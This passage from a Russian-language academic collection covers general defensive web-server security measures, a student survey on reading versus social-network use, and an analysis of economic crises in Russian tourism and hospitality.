Разделение привилегий является собой эффективный способ для достижения этой цели: каждый пользователь может запускать только определенные программы. Поэтому хакер, проникнувший в сеть по скомпрометированным данным отдельного пользователя, сможет нанести системе лишь ограниченный вред. Например, у пользователя на сайте есть свои страницы, но другие страницы ему недоступны. Следовательно, хакер, добыв данные первого пользователя, окажется не в состоянии как-либо повлиять на прочие ресурсы (страницы). Так же обстоят дела и с программным обеспечением. В целях повышения уровня безопасности для пользователей, обладающих правами записи, можно создать личные поддиректории.

Аппаратные решения: Аппаратура, в плане разделения привилегий, имеет более высокий уровень безопасности, так как в отличие от программного обеспечения не так легко модифицируется. Но через дыры в программном обеспечении хакер может получить доступ и к аппаратным средствам. Одним из наиболее доступных способов защиты от этой угрозы является запрет режима записи на внешние жесткие диски, магнитооптические диски и т. д. Обычно для предотвращения атак Web-сервер конфигурируют на режим «только чтение».

Внутренние межсетевые экраны: Современные Web-серверы часто работают с распределенными системами, они могут взаимодействовать с другими хостами, получать или передавать данные. В этом случае существует большой соблазн разместить эти компьютеры за межсетевым экраном внутри сети организации, обеспечив тем самым безопасность хранимых на них данных. Однако если злоумышленнику удастся скомпрометировать Web-сервер, он может быть использован в качестве стартовой площадки для атаки на эти системы. Для исключения такой ситуации необходимо отделить системы, общающиеся с Web-сервером, от остальной сети внутренним межсетевым экраном. Тогда проникновение на Web-сервер и оттуда на общающиеся с ним системы не приведет к компрометации всей корпоративной сети.

Сетевые системы обнаружения вторжений: Несмотря на все попытки установить «заплатки» на Web-сервер и реализовать безопасную конфигурацию, невозможно добиться гарантированного исключения всех уязвимостей. Тем более что Web-сервер, защищенный от внешних атак, может быть выведен из строя нарушением работы одного из сервисов. В этом случае важно получать оперативную информацию о подобных происшествиях, для минимизации последствий атаки или быстрого восстановления работоспособности сервиса. Для получения такой информации используют сетевые средства обнаружения вторжений.

Сетевые системы обнаружения вторжений (IDS) сканируют весь трафик

сети и выявляют несанкционированную активность, нарушение защиты или блокирование сервера. Современные IDS создают отчет обо всех выявленных нарушениях, одновременно уведомляя о них администраторов путем вывода сообщений на пейджер, электронный почтовый ящик или монитор. Типовые автоматизированные отчеты включают в себя также сбои сетевых соединений и список заблокированных IP-адресов.

Системы обнаружения вторжений, размещаемые на серверах (хостах): Системы обнаружения вторжений, размещаемые на серверах, лучше справляются с задачей определения состояния сети, чем сетевые IDS. Обладая всеми возможностями сетевых IDS, во многих случаях серверные IDS лучше выявляют попытки нарушения защиты, так как обладают более высоким уровнем доступа к состоянию Web-сервера.

Однако и этот способ не лишен своих недостатков. Если хакер проникнет на Web-сервер, он сможет отключить серверные IDS, блокировав тем самым получение сообщений об атаке администратором. Удаленные атаки на отказ сервиса (DoS атаки) также часто блокируют IDS на время выхода из строя сервера. А так как DoS-атаки позволяют злоумышленникам блокировать сервер без проникновения на него, то IDS, расположенный на сервере, должен быть дополнен сетевой системой обнаружения вторжений.

Ограничения существующих решений и дополнительные меры: Все специалисты по безопасности советуют использовать защищенное программное обеспечение, но в некоторых случаях установить его невозможно из-за дороговизны или нехватки времени. Мало того, безопасное программное обеспечение через некоторое время устаревает, и необходимо устанавливать новую версию. Поэтому использование устаревшего ПО и стандартных методов обеспечения безопасности не может служить гарантией защищенности серверов. Но устойчивость Webсервера к атакам может быть достигнута при условии использования сформулированных решений обеспечения безопасности совместно с надежным программным обеспечением, под которым, в данном

случае, мы понимаем некоторое программное обеспечение, обладающее определенным уровнем безопасности.

Вывод. Уровень безопасности программного обеспечения, может быть оценен, во-первых, путем анализа ранее совершенных атак на серверы, на которых было установлено такое же (или подобное) ПО. Количество атак показывает насколько устойчиво к ним ПО. Причем надежность программного обеспечения прямо зависит от его качества. Некачественное программное обеспечение не учитывает всех требований к системе безопасности и уже поэтому не надежно.

Во-вторых, некоторые компании, специализирующиеся на создании систем безопасности склонны преувеличивать возможности своих продуктов (в плане отсутствия уязвимостей), поэтому при проектировании систем безопасности своих серверов пользователи должны учитывать это обстоятельство.

В-третьих, оценить уровень безопасности программного обеспечения можно путем тестирования его на наличие уязвимостей.

Существует множество компаний аудиторов, занимающихся проверкой защищенности серверов. Эти компании имеют в своем арсенале специализированное программное обеспечение, позволяющее выявлять дыры в системах безопасности.

Библиографический список

1. Джоел Скембрей, Майк Шема, Йен–Минг Чен, Дэвид Вонг Секреты хакеров / Джоел Скембрей, Майк Шема, Йен–Минг Чен, Дэвид Вонг, 2003г. Вильямс;
2. Майк Шиффман Защита от хакеров / Шиффман Майк, 2002г. Вильямс;
3. Поляков Н.И. «Компьютерные технологии», Ростов-на-Дону, «Феникс», 2002г.

ГЛАВА 4. ЦИФРОВАЯ КУЛЬТУРА И КУЛЬТУРА ЦИФРОВОЙ ТРАНСФОРМАЦИИ

Бритвина В.В.

§4.1. Статистический анализ роли информационных потоков социальных сетей в жизни современной молодежи

В параграфе анализируются читательские предпочтения современной молодежи и роль социальных сетей, исследуется, что из перечисленного имеет более важное значение для молодых людей, а также формулируются выводы и предлагаются направления развития нравственных ценностей молодежи для успешного обучения. В процессе исследования была опровергнута широко распространенная в последнее время мысль, что современное молодое поколение - не читающее.

Ключевые слова: Статистический анализ, социологическое исследование, молодежь, чтение книг, социальные сети.

Britvina V.V.

§4.1. Statistical analysis of the role of information flows of social networks in the life of today's youth

The paragraph analyzes the readership preferences of today's youth and the role of social networks, explores what of the above is more important for young people, and draws conclusions and suggests directions for the development of moral values of young people for successful learning. In the process of research, the widely spread idea recently that the modern young generation is not a reader was refuted.

Keywords: Statistical analysis, sociological research, youth, reading books, social networks.

Ценностные ориентации, жизненные приоритеты, профессиональные предпочтения современной молодежи всегда остаются весьма актуальным предметом исследования, так как именно от нового поколения зависит будущее страны и всего мира в целом. Молодежь является важнейшим субъектом

социальных перемен, огромной инновационной силой.

Целью исследования является поиск ответа на вопрос: что в настоящее время интересует молодежь больше: чтение книг (бумажных и электронных) или социальные сети. В рамках проведенного исследования были поставлены и решены следующие задачи:

- дана характеристика читательским интересам современной молодежи;
- проанализированы процессы пользования социальными сетями современной молодежью;
- выявлены основные проблемы и предложены рекомендации по их решению.

Статистический анализ читательских интересов современной молодежи:

Только 5 % опрошенных заявили среди студентов группы 151-634 Московского Политеха, что они не испытывают интереса к чтению и за прошедший год не прочли ни одной книги (рис.1).

Причем в последнее десятилетие просматривается тенденция к увеличению объемов чтения среди молодежи: значительно выросла доля прочитавших за год 10-15 книг и более.

Молодые люди книги читают, но эта книга, как правило, электронная, либо это учебник. Прочитанной за год книгой «для души» смог похвалиться, к сожалению, лишь каждый пятый респондент.

Бойкотирование книги является проявлением отвержения морального блага. Данное явление можно объяснить тем, что для современной массовой культуры характерно потребление в основном «драматической» продукции – текстов о терактах, стихийных бедствиях, нестабильности экономической ситуации и прочее; эта культура дает мало наслаждения.




Рисунок 1 – Ответы на вопрос: сколько книг вы прочли за последний год [3]

В целом, современно поколение потребляет ту информацию, которая в конечном итоге повысит уровень профессионального мастерства и будет способствовать улучшению материальных показателей жизни: 43,6 % опрошенных отдадут предпочтение именно учебной и научно-познавательной литературе (рис. 2). Книга должна быть полезной – вот кредо современного читателя. Адресатом текста смещён интерес от автора и книги к себе, своей личности: культ автора уступил место культу читателя, имеющего свой взгляд на мир и редуцирующего авторитеты и традиции.




Рисунок 2 – Читательские предпочтения группы 151-634 Московского

Важным параметром современной читательской культуры становится феномен комфортабельного чтения, существовавший и ранее, но несколько переосмысленный новым читателем. Основным аспектом комфортабельного чтения изначально было понимание смысла прочитанного; современный читатель готов рассматривать данный феномен как понимание смысла прочитанного в контексте собственных потребностей, культуры, профессии, воспитания и образования, т.е. либо в прагматичной интерпретации, либо как «текст-наслаждение» (смысловая разомкнутость и множественность) или «текст-удовольствие» (статичность и понятность смысла текста). Проблема в том, что данный подход способствует бесконечному умножению смыслов исходного текста и – возможно – потере смысла, изначально заложенного Автором в своё произведение [4].

Статистический анализ роли социальных сетей в жизни современной молодежи:

В настоящее время Интернет является всеобъемлющей информационной системой, образующей виртуальное пространство, в нем рождается особая реальность, Интернет-культура, имеющая свои понятия, ценности, образ мыслей и язык. Общение в социальных сетях стало важнейшим элементом данной культуры.

Первоначальной целью создания социальных сетей было преодоление границ в общении, поиск старых знакомых, бывших одноклассников и однокурсников, однако, со временем все изменилось. На сегодняшнем этапе развития общества взаимодействие людей в социальных сетях вышло на мировой уровень. За последнее десятилетие значительно выросла интенсивность пользования социальными сетями среди молодежи (рис. 3). Если в 2007 году около 40% молодежи вообще не пользовались социальными сетями, а активных пользователей, посвящающих социальным сетям 2-4 часа в день и более насчитывалось около 20%, то на настоящий момент не зарегистрирован в

социальных сетях лишь 21% молодых людей, а активно ими пользуется более 60% опрошенных.




Рисунок 3 – Ответы на вопрос: сколько времени вы обычно уделяете социальным сетям [6]

Огромное количество современных представителей юного поколения не может представить своей жизни без ежедневных посещений социальных сетей. Причем, зачастую, они их привлекают тем, что там молодежь может найти новых друзей, единомышленников, при этом не испытывая волнения, смущения, сложности или дискомфорта, которое сопровождает многих в реальной жизни (рис.2). Сайты социальных сетей помогают молодым людям в самореализации. Там никто не знает кто ты на самом деле, ты можешь стать кем угодно, нет никаких условностей в общении, можно самовыражаться, высказывать свою точку зрения и находить сторонников своих идей и мыслей.




Рисунок 4 – Цели пользования социальными сетями [6]

Постепенно сайты социальных сетей стали заменять многие привычные нам институты социализации – семья, школа и друзья. Многие из совсем юных молодых людей, только вставших на путь становления личности, проводят огромное количество времени в виртуальном мире, в итоге не получают нужных навыков общения. В последствии они могут столкнуться с фобиями общения с людьми в реальности, это может стать одним из видов патологической зависимости - киберзависимости. Помимо этого, следует отметить, что абсолютно все возрастные категории, проводящие большое количество времени в киберпространстве, попадают под влияние интернет-культуры. У них наблюдается упрощение языка, уменьшение словарного запаса, лексический запас заполняют слова-паразиты, привыкание к допущению грамматических ошибок в речи. Наибольшая опасность социальных сетей заключается в том, что информация, которую они несут уже давно вышла из-под контроля, зачастую в ней содержатся элементы насилия, жестокости, отрицания моральных норм и устоев и пр. Посредством воздействия на подсознательном уровне, социальные сети развращают и зомбируют в особенности своих юных пользователей, зачастую заполняя их

головой ненужной и даже опасной информацией [3].

Представители более старшего поколения – студенчества же способны отсортировать информационные потоки социальных сетей, но данные сайты для них, являются отвлекающим фактором. Так например, по статистике, студенты, отказавшиеся незадолго до сессии и во время нее от пользования социальными сетями, имеют большую успеваемость, чем те, кто готовился к ней, объединяя занятия и общение в виртуальном мире. ¹

Не смотря на огромное количество недостатков, для людей, умеренно пользующихся социальными сетями, появляется целый ряд определенных и, возможно, неожиданных преимуществ:

- во-первых, благодаря им большие расстояния перестают быть помехой для процесса коммуникации;

- в социальных сетях гораздо проще стало найти круг общения по своим интересам, реализоваться и повысить свою самооценку;

- стал возможным быстрый поиск нужной информации, без надоедающей рекламы;

- стало общедоступным чтение постов интересных, известных личностей, можно ознакомиться с их комментариями и точкой зрения по вопросам и темам, не затрагиваемым или замалчиваемым традиционными СМИ;

- молодые люди вовлекаются в сферы, которые прежде могли считать скучными и ненужными, благодаря наличию в социальных сетях групп научной направленности: физика, химия, психология, литература, искусство и т.д., которые зачастую содержат большое количество интересного и познавательного материала;

- все чаще социальные сети помогают в трудоустройстве, так как многие работодатели уже начали активно их использовать при отборе потенциальных

¹ Цымбаленко С. Б. Цифровое поколение – медийный портрет подростка / С. Б. Цымбаленко, П. Макеев // Народное образование. – 2016. – №3. – С. 201 [Электронный ресурс] URL: <http://cyberleninka.ru>

сотрудников;

- многие начинают свой частный бизнес именно в социальных сетях, опираясь на большой круг знакомств, которому можно предложить свои продукты или услуги, сообщив о своей деятельности без материальных затрат;

- в свою очередь многие люди привыкли к приобретению товаров и услуг через социальные сети, что значительно ускоряет и облегчает им процесс выбора и покупки [5].

Выводы. Подводя итог проведенному исследованию, можно сделать вывод о том, что социальные сети играют более важную роль в жизни современной молодежи, однако чтению книг также отводится много времени и внимания. Нельзя совершенно точно сказать, положительным или отрицательным является воздействие социальных сетей на современную молодежь, но ясно одно – игнорировать его невозможно. Социальные сети появились в нашей жизни относительно недавно, но уже стали ее неотъемлемой частью. В связи с этим, жизнь современной молодежи будет и дальше значительно меняться [1].

Очень важное социальное значение имеет процесс популяризации чтения среди молодежи. Современные молодые люди в первую очередь стремятся быть успешными, но не всегда способны разумно сопоставить желаемый результат и размер платы за него. Для достижения успеха необходимо создавать что-то новое, становиться первым, и важное значение для этого имеет «образование длиною в жизнь», которое немислимо без книг и чтения. Безусловно, систематическое получение знаний из научно-образовательной литературы повышает профессиональное мастерство, однако, художественная литература формирует необходимые качества личности – терпение, самокритичность, целеустремленность. Таким образом, чтение имеет огромное значение для современной молодежи.

Библиографический список

1. Гуркина О.А. Мотивы использования виртуальных социальных сетей подростками / О.А. Гуркина, Д.В. Мальцева // Социологические исследования. – 2016. – №5. – С. 123 – 130. [Электронный ресурс] URL: <http://cyberleninka.ru>
2. Назарова И. В. Поколение Z – Порождение современной цивилизации или...? // Народное образование. – 2016. – № 9. – С. 163 – 165. [Электронный ресурс] URL: <http://cyberleninka.ru>
3. Нихотина А. И. О формирование идентичности подростков в социальных сетях // Народное образование. – 2016. – №1. [Электронный ресурс] URL: <http://cyberleninka.ru>
4. Цымбаленко С. Б. Цифровое поколение – медийный портрет подростка / С. Б. Цымбаленко, П. Макеев // Народное образование. – 2016. – №3. – С. 201 [Электронный ресурс] URL: <http://cyberleninka.ru>
5. Шаповалова И.С. Влияние интернет-коммуникаций на поведение и интеллектуальное развитие молодежи // Социологические исследования. – 2016. – №4. – С. 148 [Электронный ресурс] URL: <http://cyberleninka.ru>
6. Международный культурный портал Эксперимент [Электронный ресурс] URL: <http://md-eksperiment.org/>

Дусенко С.В., Авилова Н.Л.

§4.2. О новых причинах социально-экономического кризиса в индустрии гостеприимства.

Проанализированы кризисные явления последних десятилетий, их причины возникновения и последствия для страны, общества. Наибольший интерес, по мнению автора, представляет кризис в туристской сфере, который является следствием экономических, финансовых, социальных кризисов. На основе исследований, автор делает вывод, что кризис в туризме, как явление, становится постоянным. Более того, в пиковые, сезонные периоды, даже неизбежным, или, можно сказать, ожидаемым.

Ключевые слова: Туризм, кризис, туроператоры, турагенты, банкротство.

Dusenko S.V., Avilova N.L.

§4.2. On the new causes of the socio-economic crisis in the hospitality industry.

Analyzed the crisis phenomena of the last decades, their causes and consequences for the country, society. According to the author, the greatest interest is the crisis in the tourism sector, which is a consequence of economic, financial, social crises. Based on research, the author concludes that the crisis in tourism, as a phenomenon, becomes permanent. Moreover, during peak, seasonal periods, even inevitable, or, one might say, expected.

Keywords: Tourism, crisis, tour operators, travel agents, bankruptcy.

В конце XXв. человечество вступило в затяжную полосу глубоких кризисов. Они последовали за длительным периодом быстрого экономического роста и подъема уровня жизни народа в большинстве стран мира.

История знает немало мировых кризисов:

1973 г. – Первый энергетический кризис. ОПЕК ввела эмбарго на поставки нефти в США и увеличила на 70 % отпускные цены для западноевропейских союзников США. Цена на баррель нефти поднялась с 3 долл. США (октябрь 1973 г.) до 12 долл. США (март 1974 г.).

1987 г. – «Черный понедельник». Отток инвесторов с рынков после сильного снижения капитализации нескольких крупных компаний. Американский фондовый индекс Dow Jones Industrial обвалился на 22,6 %. Вслед за американским рынком рухнули рынки Австралии, Канады, Гонконга.

1997 г. – Азиатский кризис. Девальвация национальных валют региона и высокий уровень дефицита платежного баланса стран Юго-Восточной Азии. За 12 месяцев с начала кризиса реальное обесценение национальных валют превысило 30 %. Уход иностранных инвесторов из стран Юго-Восточной Азии, снижении мирового ВВП на 2 трлн. долл. США.

1998 г. – Российский кризис. Курс рубля по отношению к доллару в августе 1998 – январе 1999 г. упал в 3 раза – с 6 до 21 раз.

2002 г. – Крах «Дот-комов». Обвал котировок акций Intel, Kodak, Apple, Dell, Lucent Technologies и других флагманов "новой экономики". Эти акции в течение нескольких дней подешевели в 2–4 раза. За ними последовали акции крупнейших производителей микрочипов и других промышленных компаний сектора high tech, резко упали акции химических компаний. С марта 2000 по октябрь 2002 г. американцы потеряли на биржевых спекуляциях около 8 трлн. долл. США. Это примерно 80 % ВВП США.

2008-2009 г.г. – Экономический кризис в России был обусловлен внешними экономическими факторами, во второй половине 2008 года произошло резкое падение фондового рынка. Также, свое влияние на экономику оказал и вооруженный конфликт с Грузией. Кризисные явления продолжались и в начале 2010 года.

2014 г. – Мировой финансово-экономический кризис отметился рядом особенностей: экономические санкции против России и значительное снижение цены на нефть, туристский кризис в России (закрытие ряда туроператоров) и пр.

Предпосылками кризисных ситуаций в России стало ряд причин:

- гиперинфляция. Кругооборот, существующий в процессе займа:

Европа занимает деньги финансовым учреждениям, которые возвращают долги центральным банкам своих государств;

- рост бедности и безработица. Кризис 2015 года усугубился ростом безработицы. Бедность – самый прогрессирующий процесс;
- кризис энергетики. Появляется геополитическая напряженность;
- уровни заработных плат отдельных категорий профессий в России превысил эффективность труда;
- зависимость российской экономики от зарубежных технологий, товаров;
- большое количество дотационных регионов и другие.

Экономические подъемы и спады влияют на туристский рынок, хотя в каждой отдельной стране это может проявляться по-своему. Туристский рынок очень чувствителен к экономическим изменениям, происходящим как в мире в целом, так и в отдельном регионе.

Обзор статистической базы позволил выявить факторы, повлиявшие на развитие туризма в России в 2014-2015 гг.

2014 год:

- начало снижения курса рубля, доллар вырос до 37 рублей, а евро до 51 рубля;

- 16.12.2014 г. – «Черный вторник», курс доллара поднялся до 80,1 руб., а евро до 100,74 руб.;

Доллар подешевел до 56,24 руб., а евро до 68,37 руб.;

- 22.04.2014 г. - Запрет на выезд за рубеж сотрудникам силовых ведомств. У многих турфирм, в частности, у компании «Нева» и «Лабиринт» на клиентов, работающих в этих сферах, приходилась значительная часть продаж;

- 16.04.2014 г. - Банкротство туроператора «Нева». Один из старейших представителей турбизнеса заявил о невозможности выполнения своих обязательств;

- 25.07.2014 г. – Туроператор «Роза ветров Мир» объявил о банкротстве;

- 30.07.2014 г. – «Идеал тур» объявил о банкротстве;
- 02.08.2014 г.- «Лабиринт» приостановил свою деятельность;
- конец августа 2014 г. прекратили работу «ИнтАэр», «Сургуткурорт», «Атлас», «Милана тур», «Санта Люция», «Нордик стар», «Ветер перемен», «Южный крест».

2015 год:

- новое снижение курса рубля. Доллар вырос до 69,66 рублей, а евро до 78,79 рублей;
- курс рубля стабилизировался. Доллар подешевел до 49,18 рублей, а евро до 53,66 рублей;
- 26.10.2015 г. - Отзыв сертификата у «Трансаэро»;
- 06.11.2015 г. - Запрет на авиасообщение с Египтом;
- 28.11.2015 г. - Запрет на продажу туров в Турцию.

2018 год также богат на банкротства ряда туркомпаний. Июнь 2018 года стал очень сложным для многих игроков рынка. В первый летний месяц прекратила свою деятельность компания "Матрешка-тур", испытывающая проблемы еще с 2017 года. 15 июня 2018 года туристический оператор Polar Tour сообщил о том, что приостанавливает свою деятельность. Ушли с рынка Premium Travel Group и "Радуга Травел центр". Сводка событий о банкротстве предприятий и авиакомпаний, падение спроса, закрытие популярных направлений, навивала мысль о том, что туризм окончательно потерял привлекательность. Однако, крупные игроки строили оптимистические прогнозы, отмечая, что кризис – лучшее время для франчайзинга. По мнению М. Слугиной из «Росс-Тур», спрос на франшизы туроператоров в сложные времена растет, поскольку сильный бренд становится одним из факторов выживания для небольших агентов и ресурсом повышения качества обслуживания.

Мировой экономический кризис, в первую очередь, повлиял на рынок коммерческой недвижимости, в том числе и на гостиничный бизнес. Многие

компании «заморозили» или продали свои проекты, в состав которых входили гостиничные площади. В связи с этим сроки открытия многих гостиниц перенеслись, что повлияло на темпы прироста номерного фонда. В результате развитие российского гостиничного рынка, которое не отличалось высокой динамикой в благоприятных экономических условиях, в ситуации кризиса осложнилось еще больше. В выигрышном положении оказались те гостиничные предприятия, кто в структуре спроса уделил место достаточному количеству более мелких клиентов, не связанных с финансовой сферой и промышленным производством. В список «почетных» клиентов попадают правительственные чиновники, члены делегаций, дипломаты, представители шоу-бизнеса и MICE-сегмента, фармацевтических и табачных компаний.

Свой сегмент увеличил и туристский сектор, так как именно сотрудничество с туркомпаниями помогло некоторым гостиницам повысить загрузку на выходные и в низкий сезон. Компании, которые являлись раньше ключевыми клиентами, теперь уступили свое место другим, более перспективным организациям. В посткризисный период, автомобилестроение и нефтегазовая промышленность снова набирают силу, и гостиница от этого только выигрывает, так как помимо новой клиентской базы, старые топ-клиенты вернулись на свои позиции. Это привело к двойному увеличению прибыли.

В кризисный и посткризисный периоды недостаточно действовать по классическим правилам маркетинга – изучить и удовлетворить потребности. Во многих гостиницах используется довольно упрощенная стратегия продаж, это связано, прежде всего, с тем, что в докризисное время клиентов у гостиницы было довольно много, и потеря одного тут же могла быть восполнена приобретением другого. Это был рынок «продавца». А сейчас пришло время рынка «покупателя». Сегодня потеря любого клиента может в существенной мере повлиять на работу всего предприятия. Однако, в связи с кризисом, ситуация изменилась. Стало необходимым не выбирать клиентов, а искать и

удерживать их. Для этого необходима четкая стратегия продаж, в корне отличающаяся от той, которая существовала ранее. Стало необходимым проводить больше тренингов для сотрудников продаж, ведь все их навыки, знания и умения очень важны в процессе взаимодействия с клиентом.

Тем не менее, у потрясшего весь мир экономического кризиса есть и положительный эффект. В его фундаментальном влиянии можно выделить несколько факторов положительного воздействия кризиса на состояние гостиничной индустрии:

- появление новых прогрессивных лидеров на рынке – те гостиничные предприятия, которые вовремя приняли меры по изменению ценовой политики, по расширению сегментов, по совершенствованию стратегии продаж, которые стали более гибкими и смогли воспользоваться своими конкурентными преимуществами;

- ускорение внутриорганизационных изменений, на которые руководство неохотно идет в обычных условиях – совершенствование и оптимизация работы организационной структуры предприятия, оптимальное перераспределение кадрового потенциала усиление корпоративной политики и т.д.;

- новые конкурентные преимущества после кризиса – стараясь преуспеть в критической ситуации, многие гостиницы начали предлагать новые услуги, пакеты услуг, стали использовать новые эффективные стратегии, которые позволили гостиницам стать более конкурентоспособными на рынке.

В условиях мирового экономического кризиса, очень важно было на ранних этапах понять, насколько кризис мог повлиять на работу гостиничного предприятия и как он мог отразиться на всех сферах экономики. Это было необходимо, чтобы вовремя предпринять антикризисные меры. И лишь те предприятия индустрии гостеприимства, которые смогли стать наиболее гибкими, кто в нужный момент смог грамотно воспользоваться своими конкурентными преимуществами, пересмотрел ценовую политику в

соответствии с кризисом, прорвался в лидеры и удержал позиции. Однако, экономический кризис, затронувший гостиничный бизнес, не является единственным, потрясшим мир и нашу страну в частности. Проанализировав опыт предыдущих поколений, можно составить четкую и ясную картину действий в сложившейся экономической ситуации.

Российский кризис 1998 года коснулся многих сфер экономики и на многие повлиял в довольно сильной мере, однако сферу развлечений это коснулось в меньшей степени. Данный факт подтверждает и Роскомстат. По его данным, во время кризиса 1998 г. потребление долгосрочных предметов снижается, при этом растет доля затрат на приобретение продуктов питания, доля же расходов на оплату услуг куда в том числе включены и развлечения снижается, но незначительно. Подобная тенденция характерна не только для России. Если обратиться к воспоминаниям очевидцев Великой депрессии в США, а также кризиса в Германии после Первой мировой войны, то мы увидим нечто подобное.

Очевидно, что причина подобного явления лежит в сфере психологии, а не экономики. Находясь во время кризиса в состоянии стресса, кто легкого, а кто тяжелого, люди ищут возможность «разгрузиться», поскольку постоянные переживания способны заставить сойти с ума даже абсолютно здорового человека. В полной мере в период кризиса проявятся следующие тенденции (не только в российском, но и мировом масштабе):

- Отдых станет более «экономичным» – в условиях нестабильности потребитель будет не готов тратить значительные суммы.

- Потребитель будет отдыхать в своем регионе (стране) или в относительной близости. Цены на авиатопливо начали повышаться, но они еще пока не достигли своих максимальных значений.

- Наиболее посещаемым регионом будет Европа. По данным все той же ЮНВТО сейчас она является лидером по числу международных прибытий, при этом больше туристов она принимает именно из своего региона, поэтому она,

скорее всего, будет на первом месте в кризисную и пост кризисную эпоху.

- Рассматривая вопрос стратегически, следует заметить, что у России появляется определенная возможность направить туристический поток в свою сторону, если только она предпримет определенные шаги, в первую очередь на государственном уровне, для изменения сложившегося расклада сил. Возвращаясь к российским гражданам, следует заметить, что, скорее всего, количество внутренних путешествий будет доминировать. Среди средств размещения наиболее востребованными будут объекты в среднем сегменте – 3 звезды и ниже. Также как в вышерассмотренном случае с бизнес-туризмом вопрос соотношения цены и качества также будет определяющим. Безусловно, рынок сожмется, выбросив в первую очередь на обочину тех, кто не сможет или не пожелает следовать требованиям времени, а именно не снизит свои цены и не приведет свои качественные показатели в соответствие с требованиями потребителя. Не секрет, что по большинству, например, подмосковных отелей цены услуг существенно завышены даже по отношению к Москве. Таким образом, тот, кто сможет пожертвовать сверхприбылью во имя стабильности сможет существенно улучшить свои конкурентные позиции.

